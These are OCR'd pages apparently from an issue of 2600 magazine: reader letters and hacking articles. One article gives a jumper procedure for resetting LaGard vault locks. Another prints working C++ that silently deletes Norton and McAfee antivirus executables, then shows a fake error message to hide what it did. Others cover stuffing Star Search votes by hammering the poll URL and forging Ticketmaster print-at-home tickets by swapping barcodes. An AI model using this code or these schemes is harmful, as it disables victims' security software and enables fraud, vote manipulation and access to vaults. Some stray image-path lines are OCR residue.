Good suggestions, although it's probably not the best of ideas to grind CDs up in anything that could be used for food preparation at a later time.

Dear *2600*:

In regards to Lori's letter in 21:3, it appears 1-800-506-3553 was used not too long ago to give away free bottles of Clorox. Obviously a vast bleach conspiracy is afoot. In all seriousness, either that number changed hands fast, or there's a secret side to our household cleaners we never knew about before.

Redukt

Dear *2600*:

SDMX's article regarding Blockbuster in 21:3 included the "emergency" barcode for opening the registers. At one time, use of this barcode contacted local police and, though it no longer does in my area, some districts are still considering the idea. Also, Blockbuster as a company has decided there will be no more "Guaranteed in Stock" rentals, and so the coupon trick won't work anymore. Don't fret, it's always possible to use publicly-accessible information in the most creative of ways!

BBVGoon 2126

Dear *2600*:


In light of your Barcode articles, which I found very informative, I'd like to bring to light that Wal-Mart has recently cracked down on two couples that have cheated Wal-Mart out of 1.5 million. So soon after your articles one can only think that your magazine had something to do with helping them realize exactly what was going on.

Crapinapale

It's entirely possible but we would hope that their detective work is a little better than that.

Continued on Page 48

Hacking LaGard ComboGard Locks



by Ax0n

The LaGard ComboGard series of digital combination locks (Model 33E) is a mainstay of the vault lock industry. It was designed to be a drop-in, high-tech replacement for the old dial-type combination locks for safes and vaults.

The actual lock mechanism has the same dimensions as most run-of-the-mill Group 1 or Group 2 combination locks. The spindle that connects the keypad to the lock mechanism (to retract the bolt of the lock) is in the same location as the spindle that connects the dial to the lock mechanism on old combination locks, and the keypad will mount using similar mounting hardware and at the same location as an old combination lock.

Quite literally, you can use a ComboGard lock to replace an aging mechanical lock on an otherwise good vault. Safe and vault manufacturers can also buy these locks and install them from the factory. You can find one of these in use at many restaurants, stores, and businesses. They're not all that expensive, so their widespread popularity is no mystery.

Are they more secure? Arguably, yes. A typical mechanical lock has about 27 million possibilities, whereas a six digit combination lock such as the ComboGard has a mere 1,000,000 possibilities. But mechanical locks have other weaknesses. Many of them can be manipulated and listened to. Digital locks cannot be easily manipulated. Digital locks can also enforce a lock-out policy much like networked systems, where no further combinations can be tried until a penalty time has expired. This limits attacks to three tries per penalty period, with a five minute penalty. Only 36 combinations can be tried per hour. At this pace, it would take years to go through every possible combination.

Lock Parts

The lock's main electronics board is housed inside the lock assembly, which is secured within the vault itself. There's a single nine volt battery that powers the whole thing which can last for years if it's opened daily. It's contained within a small plastic box and connected to the lock assembly through a proprietary connector. The keypad has an identical connector, and they're easy to confuse, and they will plug into the wrong ports. The keypad is a circuit board with a membrane touch pad, an LED, and speaker, covered with rubber keys and housed in a metal case with a plastic bezel. In the event that the owner fails to act on the lock's low-battery warnings, there are terminals located on the keypad so that an emergency battery can be attached to operate the lock temporarily. The lock case and keypad are connected via a square-shaped brass spindle which can be cut to the proper length to accommodate different thicknesses of vault doors. The keypad electronics connects back to the lock case with standard-issue two-pair phone cable, with the same proprietary connector on the end. When you enter the correct combination, the keypad is allowed to rotate counterclockwise, retracting the lock bolt.




Fig. 1: LG33E-1 Circuitry. Arrows at jumper holes.




Fig. 2: LG33E-1 Circuitry. Close-up of jumper holes.

There are numerous other features that are programmable, either with a special tool that service personnel have or via the keypad for owners. The online manual at LaGard's website has all of this information.

What if you forget the combination? As far as I know, there is no master combination. You're left to do what a locksmith would do to a mechanical lock that can't be opened: drill it. Unless drilled in a very precise location, the lock will never open. On some revisions of the case, there is a raised circular area that designates the optimal spot to drill.

For some reason, a local place has been discarding these locks, and I've managed to find a few in a dumpster. Some have been opened up and no longer have the factory warranty. Some of them have had their spindles cut and have been installed and uninstalled. One thing holds true though. None of them have the default combination (1-2-3-4-5-6) and none of them have been reset by a technician (in which case the combo would be 5-5-5-5-5-5). Lately, I've been seeing several of them turn up on eBay and other auction sites, some selling for $50 or less. This is definitely a bargain.

I called LaGard and asked them if they knew how to reset a lock. They informed me that I needed to call the people I bought the lock from. Well, since I found it by dumpster diving, that was out of the question. I called the place whose dumpster I've been finding them in and they informed me that I needed to call some company in Kansas, as they service all of their ComboGard locks. They were of little assistance. After a bit of social engineering and a call back to LaGard, I had a fax in my grubby little hands that outlined in great detail exactly how to reset these gems. I've since lost the actual fax, but the process remains engrained in my head. Whether it's exactly the same as the fax I received, I can't remember, but I do know that it works! It also voids the warranty, since it involves breaking the tamper-resistant seal tape (hint: a razor blade and a hair dryer does wonders).

On with resetting the lock. I've included some photos to help with the process.

1) Remove the keypad and battery from the lock case.

2) Cut or otherwise remove the tamper seal tape. This is the only thing that holds the back plate onto the lock case.

3) Remove the back plate of the lock.

4) Locate the reset jumper holes. There's a central DIPP IC. If you hold the lock with the bolt facing away from you, the jumper holes are directly to the left of that IC. They're larger holes than the rest, and they have exposed tinning around them. They're about a quarter inch apart. See Figure 1 and Figure 2.

5) Place a jumper wire into the two reset jumper holes.




Fig. 3: Complete LG33E-1 kit with extra battery case (no manual shown)

6) Attach the keypad. It goes into the port closest to the corner of the case.

7) With the jumper wire still attached, connect the battery.

8) Within five seconds, press the "5" key on the keypad.

9) Wait 60 seconds, then disconnect the battery and remove the jumper wire.

Test the lock with the combination "5-5-5-5-5-5". If it doesn't work, start over again. Timing is critical, and the jumper wire must be secure and connected for the duration of the procedure.

Changing the combination: 0-0-0-0-0-0, Old combination, New combination.

AVS Spanner Addendum

by Suicidal

This article is a follow up on "A Simple But Effective Spanner In Your AVS" by Irving Washington in the 21:1 issue.

When I read this article, it amazed me that the code monkeys at these various software companies could have overlooked such a simple attack... deleting the core files that their products need to run. So I began to play with it myself and sure enough, renames and deletes are easily done in real time without the need to shut down the software.

As Irving put it, "This is obviously not good!"

The main point to this article is a rewrite of the source code but this time in C++. Why the rewrite? For a few reasons. Let me state that there was nothing "wrong" with Irving's code. I rewrote the code in C++ for a few reasons.

First off, C is easily compiled on a linux box without needing lots of extra programs and IDE's to do it. While this code may have a few problems on linux (I don't have a linux box to check it right now), it is easily fixed. (If you are trying on linux and it will not compile, change [cstdio] to [stdio.h] and that may fix it.)

Second, if you are trying to get in and get out quickly, meaning you are doing this in person and at the actual machine, then you want extremely streamlined code that will execute quickly. The code I have attached is streamlined and will execute ungodly fast. One major thing that makes it faster is that it does not check to see if the file is there or not. If it is, it will delete it. If it isn't, it continues on. I did not add any error messages or codes to the code either for speed and covertness.

The rest of the reasons I have already forgotten unless it was something along the lines of less bulky code or the hacker ethic of taking something and making it better or more personalized. Shrug. Maybe I just haven't seen my name in print in awhile and figured I could ride Irving's coattail into fame and shame.

I did add the same line on the end to prompt the user that a driver file was not found and that the application failed. If you are doing this yourself, then you can leave that line out of the code. You can also remove the "#include [iostream]" and "using namespace std;" lines as well as they are only there to support the one line of text output at the end.


You can also easily see where the files slated for deletion are. You can add your own, as many as you would like. Just make sure you get the path correct and use / for the path and not \.

So there you have it. Irving, I did take the ten seconds to appreciate it. Nice work.

```
//*********************************************
#include <cstdio>
#include <iostream>

using namespace std;

int main()
{

  remove("c:/Program Files/Navnt/alertsvc.exe");
  remove("c:/Program Files/Navnt/BackLog.exe");
  remove("c:/Program Files/Navnt/BootWarn.exe");
  remove("c:/Program Files/Navnt/DefAlert.exe");
```

```
  remove("c:/Program Files/Navnt/n32scanw.exe");
  remove("c:/Program Files/Navnt/navapsvc.exe");
  remove("c:/Program Files/Navnt/navapw32.exe");
  remove("c:/Program Files/Navnt/NavUStub.exe");
  remove("c:/Program Files/Navnt/navwnt.exe");
  remove("c:/Program Files/Navnt/NPSCheck.exe");
  remove("c:/Program Files/Navnt/npssvc.exe");
  remove("c:/Program Files/Navnt/NSPlugin.exe");
  remove("c:/Program Files/Navnt/NtaskMgr.exe");
  remove("c:/Program Files/Navnt/nvlaunch.exe");
  remove("c:/Program Files/Navnt/POProxy.exe");
  remove("c:/Program Files/Navnt/qconsole.exe");
  remove("c:/Program Files/Navnt/ScnHndlr.exe");
  remove("c:/Program Files/Symantec/LiveUpdate/ndetect.exe");
  remove("c:/Program Files/Symantec/LiveUpdate/aupdate.exe");
  remove("c:/Program Files/Symantec/LiveUpdate/luall.exe");
  remove("c:/Program Files/Symantec/LiveUpdate/LuComServer.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/gd32.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/gdlaunch.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/gdcrypt.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/GuardDog.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/IView.exe");
  remove("c:/Program Files/McAfee/McAfee Firewall/cpd.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/VisualTrace/NeoTrace.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Shredder/shred32.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/QuickClean Lite/QClean.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Instant Updater/RuLaunch.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Guardian/CMGrdian.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Guardian/schedwiz.exe");
  remove("c:/Program Files/McAfee/McAfee Shared Components/Central/CLaunch.exe");
  remove("c:/Program Files/McAfee/McAfee Internet Security/");

  cout << "Could not find dev/null/drivers.dll. Application failed to start." << endl;

  return 0;
}
//*******************************************
```

How to Own Star Search



By StankDawg
StankDawg@stankdawg.com

I watch my share of television. I watch a lot of sports and a few specific shows that I follow regularly, but that is about it. One thing that I do, like most Americans, is channel-hop. I jump through the channels at light speed as though there was something on another channel that I was missing. Sometimes you find some interesting shows this way. Sometimes you find some garbage. Well, I happened to find a little bit of both in the form of a show called *Star Search*.

Now if you are not familiar with this program, let me give a quick overview and some background. First of all, I was surprised to see that this show was even on the air again. I remember *Star Search* from when I was a kid and Ed McMahon was the host sometime back in the 1980s. Apparently it has been revived, but this time it's hosted by Arsenio Hall. It is still a talent show with judges choosing who stays and who goes, and it is still a big prime time name.

But that is not the interesting part. The reason that I stopped was because I heard the phrase "home audience vote." My ears perked

up. What do we have here? I can vote from home? How can this be? What method have they established to allow people to vote from home? These questions made me put down my remote control. I have yet to see any kind of voting system that wasn't fundamentally flawed. I wanted to see if they had discovered the holy grail. As it turns out, they had not.

It seems that I stumbled onto the season finale of the third season. Apparently during the regular season there are judges who vote for the winners. In the season finale, the home audience votes for the winners. So I figured out that after the contestants sing or dance or juggle monkeys while blindfolded (I don't know what they do, I just wanted to see how the voting worked) the show would go into commercial break. During this commercial break, the viewers at home would go to the "interweb" and go to http://www.cbs.com/primetime/➥star_search4/ where they would see a list of the contestants to vote for.

Now here are the logistics of it: First of all, if you go to the site and try to vote before the performers are finished, you get a message saying that you have to wait until the contestants are all finished before you can vote. I mean you cannot vote for monkey-juggler #1 if monkey-juggler #2 has not had his or her fair shot at displaying their monkey juggling skills. So after all of the contestants are done, they open the polls and allow people to connect and vote. And vote I did!

The poll is very straightforward. Each contest has a number from 1 to 5: 5 being the best and 1 being the worst. You must vote for all three contestants and click on the button to cast your vote. OK, I voted, but I think I may have made a mistake. I want to go back and look at it again. Well, the page allows me to vote again! I am not limited to one vote. I looked at the rules of *Star Search* and I didn't see anything that told me that I could only vote once. And since it gave me a blank form again, I assumed you were allowed to vote more than once. *American Idol* lets you call as many times as you want, so this must be the same. Well, I made my choices again but this time instead of clicking on the button to submit my vote, I decided to look at the code to see if they had some way of rejecting a second vote from someone. Was a flag set that kept me from voting again or kept my vote from being counted again? Maybe it was sent to the "garbage file" if I voted more than once from my IP address. Either way, what I found was very interesting. So interesting in fact, that I sent an email to CBS warning them that they had a potentially serious security hole in their system.

I waited a few days for some sort of response from them. I gave my real email address and told them that I would be glad to explain the details to their security officer or webmaster. I got nothing. OK, I thought, maybe they don't want to contact me or don't have the time to contact me. I will be nice and send them the code and show the potential problem. I looked all over the CBS web site and tried to find an email address for a security officer or someone directly related with *Star Search*. I found nothing (go look yourself). So I guessed and sent emails to every potentially monitored address "@cbs.com" that I could think of including: security, webmaster, root, cbs, shows, and starsearch. I got nothing in response except for bounce messages. Long story short: I tried unsuccessfully on seven different occasions over the course of six months to report this problem. The last notice I sent to them was that I was going to release it to the public. I tried to do the right thing and notify them, but they didn't seem to care. Hopefully, they will see it and fix it this time. Maybe they have a failsafe in place on the server side that rejects multiple votes from the same IP address so they just decided not to waste their time with me. Regardless, after this amount of time, season four was almost over and the finale was upon us and I could verify my theories discovered at the end of season three.

The prize for the winner of this show was $100,000. Obviously they would have a special voting system for something this serious, right? Wrong! A little research revealed that the system they use for this prime time show worth hundreds of thousands of dollars was the same engine that they used for every other poll on the site. A little trial and error and URL manipulation revealed that they use the same script for the "what is your favorite episode of Cheers" poll. It was like some common PHP Content Management System. The only thing that separates them is the "event_id".

The "poll" engine receives parameters passed into to it from the calling page. It looks like it was written to be overloaded. I presume this after looking at other polls on the site that use that same engine. You can pass named parameters to it (event_id, q1, q2, etc.) or positional parameters to it in some cases (results page ID, results window coordinates, etc.). In the case of *Star Search,* it was a very straightforward URL that was created with a very simple parameter string. The code below is a

snippet of the code from the *Star Search* page that calls the poll. I only included the relevant part below.

```
<!-- ------------------------------------------- -->
<!-- begin code (Generic page HTML was above this) -->
<!-- ------------------------------------------- -->

<script language="javascript">
function goVote(){
var vID1 = 0;
var vID2 = 0;
var vID3 = 0;
var vote1 = document.voteForm.q1;
var vote2 = document.voteForm.q2;
var vote3 = document.voteForm.q3;

        for (var i = 0; i < vote1.length; i++){
             if (vote1[i].checked) {vID1 = vote1[i].value};}
        for (var i = 0; i < vote1.length; i++){
             if (vote2[i].checked) {vID2 = vote2[i].value};}
        for (var i = 0; i < vote1.length; i++){
             if (vote3[i].checked) {vID3 = vote3[i].value};}
        if (vID1 == 0 || vID2 == 0 || vID3 == 0){
            alert('You must vote for every contestant');}
            else (document.location =
"http://poll.cbs.com/poll?event_id=18002&q1="+vID1+"&q2="+vID2+"&q3="+vID3;
        }
}

<!-- ------------------------------------------------- -->
<!-- end code (the rest of the page HTML was below this) -->
<!-- ------------------------------------------------- -->
```

Now the first thing you see is that the code is obviously javascript. This runs on the client side and therefore the code is delivered to the client imbedded in the HTML of the page. This is what you are seeing above with the irrelevant HTML removed. I also cleaned up their code for them to make it more readable. You still cannot see *everything* that is needed to make this script work but you can see enough to see *how* it works. The "document.location" is the URL that calls to the poll engine. The javascript is used to assign values to the variables that are passed to said engine. The user will click on a number from 1 to 5 for contestant #1 as described earlier and that amount is assigned to the working storage variable called "vID1". This is done for the other two contestants the same way. These three variables contain the *values* of the votes that were chosen. These values are then passed to the *variables* that are used by the actual poll engine that is being called. The value of "vID1" for example, is assigned to "q1" in the "document.location" string along with "vID2" to "q2", and "vID3" to "q3". The poll takes these values and adds them to the results database. The question is: Which database?

The other parameter or fieldname in the "document.location" URL is called "event_id" which I mentioned briefly above. This event_id is the primary *key* to the database. It tells the engine where to save the data and what type of data to expect. If you go to the page early, there has been no key assigned so you cannot vote for a poll that does not exist. The only form of security for the *Star Search* voting system is the fact that the event_id is not made available until the contestants are finished performing! I even tried a little guesswork to try and predict the event_id that would be used. This achieved varying levels of success. Since the poll system is used for other things in the system, it did not do a simple increment of the value for event_id. I watched the show until the voting was opened and once the key was assigned, I could then see it in the code. The code above was copied *after* the event_id was made available.

OK, what does this all mean? It means that I now have the exact URL to make the function call for a vote to the poll system. So what? Well, that means I can paste this direct URL into the browser and basically call that poll function over and over by holding down enter and visiting it as many times as I can during that commercial break! Without going into detail, I came up with about 1000. You don't have to wait for the results page to register the vote, just a call to the function will do it! It will work by sending data only to submit your vote. Receiving data or a verification message is not necessary. There does not appear to be any return validation.

So there you go! You have figured out a way to vote for your favorite contestant hundreds or thousands of times (depending on your bandwidth). But wait, surely a thousand votes cannot affect the outcome, can it? Probably not, but what if you had a bunch of other people doing it at the same time? And each vote, mathematically, can perform triple-duty due to the nature of the system. Not only are you giving a high score to the contestant you like, you are also sending low scores to the other contestants! Talk about killing two birds with one stone! 1000 votes for contestant 1 is also 1000 votes against contestants 2 and 3! 3000 votes for the price of 1000! That's brilliant design at work right there!

We still aren't done. Even the effects of 3000 votes are probably not enough to make any sort of large impact. Cutting and pasting and holding down the enter key is just so low-tech. I am sure the readers have already spotted a better way to make this more effective. It's script time! Now, I am not going to give the code for a script here. It is very simplistic and, to be honest, I still took the lazy way out. We hard-coded the event_id into a script when the more precise and flexible way would have been to parse through the HTML and look for the string "event_id=" and pull the event_id out. That would make the script reusable. But that was not my goal with this test. I just wanted to see if it would work. If one person sitting at a computer holding the enter key can send around 1000 requests, imagine what would happen if someone opened up 50 threads and a never-ending loop of function calls to the desired URL? That is still just from one person. What if you then passed that script on to your friends to do this at the same time from their machines? What if we went beyond friends and put it into a cgi script or a perl script and posted it on websites around the world? Pretty scary, huh? So we have 50 threads generating 1000 hits each (during the voting window) multiplied by the number of users running the scripts... account for the three-votes-for-the-price-of-one factor... carry the one... well, you can do the math. Suffice it to say that this would most certainly affect the outcome of the show.

CBS and *Star Search* did do one thing right. They covered themselves legally with this disclaimer that I am sure their lawyers made them include. It states that, "CBS reserves all rights in connection with *Star Search* and the *Star Search* online voting process, including, without limitation, the right to disregard any or all online votes in the event of technical complications." This will allow them to reject any invalid votes. The real question is that after seeing their lack of security and their lack of contact people, what makes us think they would be able to know and recognize invalid votes? If they had this kind of foresight, the vulnerability wouldn't exist in the system in the first place.

ShoutZ: vooduhal for helping with the last minute surprise "testing" and proof of concept script. To Epiphany and Johny_lightning for the NYC hookups for zer0Db and me. All of my friends on the global "interweb" including those crazy phreaks on default radio. My homeboys Acidus and lucky225, and as always, the Digital DawgPound.

Hacking ticketmaster

by battery
battery@chicago2600@2600.net

Ticketmaster, the company that charges insane fees in exchange for printing tickets and dropping them in the mail to you, recently started allowing customers to print their own tickets. The new system is called TicketFast. It allows the customer to buy tickets for event on the Ticketmaster website, then digital images of the tickets are emailed to the customer, who prints out the tickets and goes to the event.

The first question we need to ask is simple. What is the control mechanism that Ticketmaster is using to keep me from printing the tickets more then once? The answer is, there isn't one. You can print as many copies of the tickets as you want. However, there is a simple barcode on the bottom of the printed page.

When you go to an event that uses TicketFast, your ticket is scanned when you enter the venue. The venues appear to be using custom monochrome PalmOS devices. They have a barcode scanner and are wirelessly connected to a ticket database. When your ticket is scanned it is marked in the database as "used." Therefore, anyone with a second copy of your ticket (and the same barcode) would be refused entry because someone had already been admitted with that unique ticket's barcode.

Now let's get into how this system can be abused. The ticket images are sent via email as PDF files. They are very easily photoshopped. It is only a matter of minutes to change the lettering on the tickets to change sections, rows, seats, or any other location information. The person at the door of the venue will scan your ticket's barcode to verify that it is a valid ticket. They usually don't even look at the seat information (this does probably vary by venue). This means that in order to get into the venue, you are going to have to have a unique barcode that has not been used.

It has been my experience that many concerts charge different prices for different seats, usually based on location, distance from the stage, seats vs. lawn, etc. This is especially common in outdoor amphitheaters where there is usually an area with seats close to the stage and open lawn areas near the rear. The tickets for the reserved seats are usually more expensive than the lawn tickets. Many times ushers request to see your ticket before allowing you to enter a section's seats, especially ones close to the stage. This keeps the people who bought the cheaper lawn tickets out on the lawn and not in the seating area.

There are two major exploits I can see working here. First would be the access exploit. These exploits probably work the best at events that are not sold out. Let's say a group of four people are going to a concert. You have one order a ticket close to the stage (usually at a high price) using TicketFast and the other three buy the cheapest seats available. When the tickets are emailed to you, you create four copies of the expensive ticket and use a graphic editor like Photoshop to replace the barcodes on the three copies of the expensive ticket with the barcodes from the cheap tickets. When you're done you should have four copies of the expensive ticket but each will have a unique barcode.

This allows you to get into the venue with a valid ticket according to the database, and allows you to have tickets that appear to be in the close section, effectively fooling ushers who will only visually verify your tickets when entering the seating section. It would also be wise to alter the three copies to have different seat numbers, just in case an observant usher notices that the four of you have the same exact seat number.

The biggest benefit for this exploit would be for general admission concerts that have no seats on the floor, but seats around the venue (think an indoor stadium or sports arena). At many rock concerts I've been to that have general admission floor tickets, usually you have to get a wristband to get to the floor. When you get into the venue there is usually a table that will give a wristband to people holding "floor" tickets. As long as the venue does not scan your ticket when you get your wristband, you are set! In fact, at a concert I went to recently, my ticket was stamped when I was given a wristband. The idea is that you cannot get a second wristband with the same ticket but you can make as many copies of your ticket as you want to get as many people on the floor as you wish. However, if your ticket's barcode is scanned when you get your wristband, you are out of luck because your barcode will only be valid once, like it was at the door.

Maybe you would like to have several copies of your ticket with you at the event. Or maybe you would like to have tickets in several sections - so you can wander between sections. With TicketFast, this is now possible.

So what can Ticketmaster do to stop these exploits? Here's the interesting part: It will be surprisingly difficult because most venues are independently operated. Each will have policies and rules that will vary greatly. Because of this there is no simple way to control the procedures being used at every venue. Also, in order to stop the barcode swapping trick, patrons will have to have their tickets scanned when they enter and leave their seats. The ticket database would have to track who is in their seats and when they leave for snacks or to go to the bathroom, then reauthorize that ticket for reentry. Logistically this would be a nightmare, not to mention quite Orwellian. The ultimate solution is for Ticketmaster to abandon the TicketNow system or completely overhaul its control devices. Until that happens it will be ripe for exploit.

Continued from Page 39

Responses

Dear *2600:*

I live in Australia and recently picked up my very first *2600* (21:2). I must say that one particular article has gotten me very worked up. On page 22, Richard wrote nearly a page and a half about the "global date format" of yyyy-mm-dd and how revolutionary and forward thinking it is. As I have used either that date format or (dare I suggest yet *another* logical method of writing the date) dd-mm-yyyy my entire life, I find it very difficult to comprehend how someone could get so excited about the simple matter of putting the year at the front. I seriously hope the author doesn't start thinking about the differences between little endian and big endian date formats - he may actually explode with excitement.

Why am I even concerned about this? I guess for my first copy of *2600* (which I thought was one of the last few bastions of anti-authoritarian thought) I have been devastated to see that it has degenerated into page-and-a-half-long articles on things that the rest of the world takes for granted.

I seriously hope that in the next magazine there will not be an article on this fantastic new way of measuring distance called "the metric system" involving a base 10 counting system and fantastic words like "meter," "centimeter," and "kilometer."

Come on America! The rest of the world is charging ahead into the 21st century and *2600* is rediscovering how to write the date!

WhiteHat

We're still working on the metric system article.

Dear *2600:*

In response to Sairy's article "A Lesson on Trust" in 21:2. Don't let you be discouraged by the unfortunate things that can happen. In the way of knowledge there is always a price to pay, especially when other people get involved. Be careful, be alert, and use the experience to never fall again in the same hole. Look forward and happy hack!

```
#include <I_love_this_mag.h>
#include <Keep_up_the_good_work.h>
```

Osi44
Buenos Aires

Dear *2600:*

In response to No Name's letter in 21:3 about the protein bars, what you did was perfectly legal. Furthermore, the store didn't lose out as much as you think. The way it works is that the store pays so much per bar wholesale. Then they mark the price up x percent, usually between 60 to 100 percent. So your $2.00 bar only cost the store about 10 to 15 cents if that!

Assuming that the coupons were manufacturer (usually they will be labeled next to the expiration date at the top), the store will send the coupons to the manufacturer and the manufacturer will cut the store a huge check for the total amount of coupons they received. So in all, if the store is out of anything, it's protein bars. They still get their profit. The manufacturer is the one paying for it all. If it were a store coupon on the other hand, you would see the "one per customer per visit" and whatnot.

As a side note, if you look really closely at the fineprint under the "dealer" section, most times you will find the address they will send it to. As for the self scanner system, it's not necessarily a bug in the system. A cashier would probably do the same thing. As a former cashier, I can tell you that such deals are rare but not uncommon. Once in a blue moon, it will put the register at a negative balance. Unfortunately if it puts the balance at a negative then they will not give any cash back.

Happy 20th and whatnot. Keep up the great work.

N@vi

Dear *2600:*

I quite enjoyed the article "Laptop Security" in 21:3. One thing the author describes is how to set a BIOS-type password on Mac by booting into Open Firmware. I thought I would mention that Apple has provided a simple GUI to allow setting the password without having to boot into Open Firmware. The utility can be found here: http://www.apple.com/support/downloads/openfirmware➥password.html, or just search for "firmware password" on the Apple support site.

BuffaloB

Dear *2600:*

I'd like to start off by saying all of you guys at *2600* do an amazing job. I'm pleased with every issue and I always learn something new. This letter is in response to an article in issue 21:3 called "Hacking Soda Machines." I read the article and tried it on the soda machines at my high school. The debug menu was a lot different than the author of the article has encountered. After I pressed 4-2-3-1 on the vertical dial a message came up on the LCD display that said "SALE" and I pressed down and it said "SLT 1" and I pressed down again and it said "SLT 2" and so on until "SLT 10" and then it started over at "SLT 1" again. Rather than saying things like "SALES" and "STOCK" it was more confusing and all the slots had an outrageously large number after I clicked on one of the slots so I don't think it was the amount in stock or amount of money in that machine.

oZ

Dear *2600:*

In 21:3, you mentioned that if enough interest was shown for the posters that you would consider printing some. I'm here to voice my support for them. The mosaic idea seems like a winner to me. I would definitely buy a poster.

Keep up the great magazine (lots of my wireless and other security info came from you guys).

H

Dear *2600:*

I enjoyed akaak's article on fc.exe - it is one of the few articles I understand in this issue. The article also reminded me that in any enterprise the devil is in the details and in the things we forget.

Years ago a friend and I played with *PC Magazine's* DOS 5.0 Vernam encryption utility, applied to Word files. We wanted to secure our intellectual property against industrial espionage. The utility appears to provide unbreakable security because there is no limit to the length of the key assigned or the characters used in it. But we failed to take into account the standard header that Word put on every file. Norton's bit editor and a tear-off pad would have been a more fruitful approach to try.

Paul

Dear *2600:*

I'm writing in response to Brian the Fist's letter in 21:3. I've been reading this magazine since summer of

this year, but I've been messing around with computers (and people's minds) since I was little, and abandoned buildings have always been cool in my books.

Remember that movie, *Mickey Blue Eyes?* The situation you've told us all about on eBay resembles the situation in the art auction - the Mafia arranges for one man to buy a worthless painting for an exorbitant amount of money and thus pay off a debt. This scheme can also be used to launder money. If I understand correctly, the buyer could be using an anonymous (?) PayPal account into which he has added (with cash) money to be spent on these auctions.

Dagfari

Dear *2600:*

